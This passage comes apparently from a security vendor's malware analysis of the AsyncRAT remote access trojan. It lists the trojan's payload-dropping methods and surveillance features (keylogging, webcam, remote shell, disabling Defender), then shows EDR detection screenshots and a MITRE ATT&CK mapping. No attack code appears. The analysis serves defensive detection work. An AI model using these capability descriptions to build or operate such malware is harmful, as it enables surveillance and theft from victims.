The AsyncRAT server interface also provides the logs tab, which shows a list of all commands executed and actions performed on victim machine (Fig. 23).



Figure 23: Logs of executed commands

Once the connection is established, AsyncRAT provides the option of dropping additional payload files into the memory or disk of the victim machine (Fig. 24).

- Memory: Uses reflective code loading and the RunPE method to load a file into memory
- Disk: Just drops an existing file into a particular folder path; if any file is dropped on a victim's machine, or if any other commands are sent from the server, those actions are captured under the Tasks tab



Fig 24: Drop files in Memory / Disk

Monitoring Features

- Remote Desktop
- Keylogger
- File manager
- Process manager
- Webcam

Miscellaneous Features & Plugins

- DOS attack
- .NET code execution
- Bot-killer
- Remote shell
- USB Spread
- Miner
- File Search
- Chat
- Send Message Box
- Visit website
- Get admin privileges
- Blank screen
- Disable defender
- Set wallpaper

Detection of AsyncRAT using Qualys Multi-Vector EDR

Qualys Multi-Vector Endpoint Detection and Response (EDR) is a dynamic detection and response service powered by the Qualys Cloud Platform. Qualys Multi-Vector EDR detects malware like AsyncRAT C2 Framework by unifying multiple context vectors to spot its insertion into a network endpoint. Qualys Cloud Platform provides asset management, vulnerability detection, policy compliance, patch management, and file integrity monitoring capabilities – all delivered with a single agent and cloud-based delivery for a lower total cost of ownership.

Qualys Multi-Vector EDR provides real-time insights as an attacker attempts to breach an organization's cybersecurity controls. For example, Figure 25 shows a process tree for how AsyncRAT is creating a copy of itself into a `"%temp%"` folder.



Figure 25: Qualys EDR process tree for AsyncRAT attack

Figure 26 shows the command line arguments of cmd.exe executing a bat script dropped into the `“%temp%”` folder.



Figure 26: Command line arguments of cmd.exe

Figures 27 and 28 show other insights from Qualys Multi-Vector EDR as it detects the AsyncRAT with a threat score of 9/10.



Figure 27: Process creation with Qualys Multi-Vector EDR



Figure 28: Detection of run registry entry with Qualys Multi-Vector EDR

MITRE ATT&CK® Mapping

For security organizations who have adopted the MITRE ATT&CK® framework, Qualys Multi-Vector EDR maps directly to its knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, government, and Cybersecurity vendor community.

Here is a list of MITRE ATT&CK TTPS that an unmodified version of AsyncRAT implements:

- Scheduled Task/Job: Scheduled Task, Sub-technique T1053.005 – Enterprise | MITRE ATT&CK®
- Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Sub-technique T1547.001 – Enterprise | MITRE ATT&CK
- Virtualization/Sandbox Evasion, Technique T1497 – Enterprise | MITRE ATT&CK®
- Defense Evasion, Tactic TA0005 – Enterprise | MITRE ATT&CK®
- Exfiltration Over C2 Channel, Technique T1041 – Enterprise | MITRE ATT&CK®
- Acquire Infrastructure: Web Services, Sub-technique T1583.006 – Enterprise | MITRE ATT&CK®

- Persistence, Tactic TA0003 – Enterprise | MITRE ATT&CK®
- Input Capture: Keylogging, Sub-technique T1056.001 – Enterprise | MITRE ATT&CK®
- Native API, Technique T1106 – Enterprise | MITRE ATT&CK®
- Remote Services: Remote Desktop Protocol, Sub-technique T1021.001 – Enterprise | MITRE ATT&CK®
- Video Capture, Technique T1125 – Enterprise | MITRE ATT&CK®
